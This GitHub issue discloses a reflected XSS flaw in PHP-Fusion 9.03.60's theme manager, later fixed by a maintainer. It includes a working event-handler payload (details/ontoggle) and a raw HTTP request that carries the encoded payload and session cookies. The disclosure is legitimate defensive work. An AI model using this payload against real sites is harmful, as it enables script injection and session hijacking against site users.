New issue

Jump to bottom

Cross Site Scripting Vulnerability on "Theme Manager" feature in PHP-Fusion 9.03.60 (New Version) #2326

Closed **Songohan22** opened this issue on May 17, 2020 · 0 comments

Songohan22 commented on May 17, 2020 • edited by RobiNN1

Describe the bug
An authenticated malicious user can take advantage of a Reflected XSS vulnerability in the "Thêm Manager" feature. This was can be bypassed by using HTML event handlers, such as "ontoggle".

To Reproduce
Steps to reproduce the behavior:


1. Log into the panel.
2. Go to "/administration/theme.php"
3. Click "Manage Theme"
4. Insert payload `'><details/open/ontoggle=confirm(/XSS/)>`
5. Click "Save Changes"
6. View the preview to trigger XSS.
7. View the preview to get in request and such Reflected XSS

Expected behavior
The removal of script tags is not sufficient to prevent an XSS attack. You must HTML Entity encode any output that is reflected back to the page.

Screenshots

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 371
Origin: http://10.24.240.205
Connection: close
Referer:
http://10.24.240.205/php-fusion/administration/theme.php?aid=3b62b5ba963f73cc&action=manage&theme=Magazine&section=widgets
Cookie: fusionxif36_lastvisit=1589767360;
fusionxif36_user=2.1589943800.4c34839360af5f5a333c34131696d0cf4e0acdc6c2d361f65f2d369c6cc21001;
fusionxif36_admin=2.1589943812.4329ae118ca00ff25e800c424fb054092038f6ee0a88760da4bd86396cd12b06;
fusionxif36_session=ie05143ts6od7alms2thgueksd; fusionxif36_visited=yes
Upgrade-Insecure-Requests: 1

fusion_token=2-1589771242-5384956472Of63b01f9a0af913d8800f14a605928779ebc980ffbef5a2d1395d&form_id=main_settings&fusion_xBTeVk=&gi
thub_url=%27%3E%3Cdetails%2Fopen%2Fontoggle%3Dconfirm%28%2FXSS%2F%29%3E&facebook_url=%27%3E%3Cdetails%2Fopen%2Fontoggle%3Dconfirm%
28%2FXSS%2F%29%3E&twitter_url=%27%3E%3Cdetails%2Fopen%2Fontoggle%3Dconfirm%28%2FXSS%2F%29%3E&save_settings=save
```



Desktop (please complete the following information):

- OS: Windows
- Browser: Firefox
- Version: 76.0.1

RobiNN1 added a commit that referenced this issue on May 18, 2020

Fix xss #2326, #2328 bab89fb

RobiNN1 closed this as completed on May 18, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants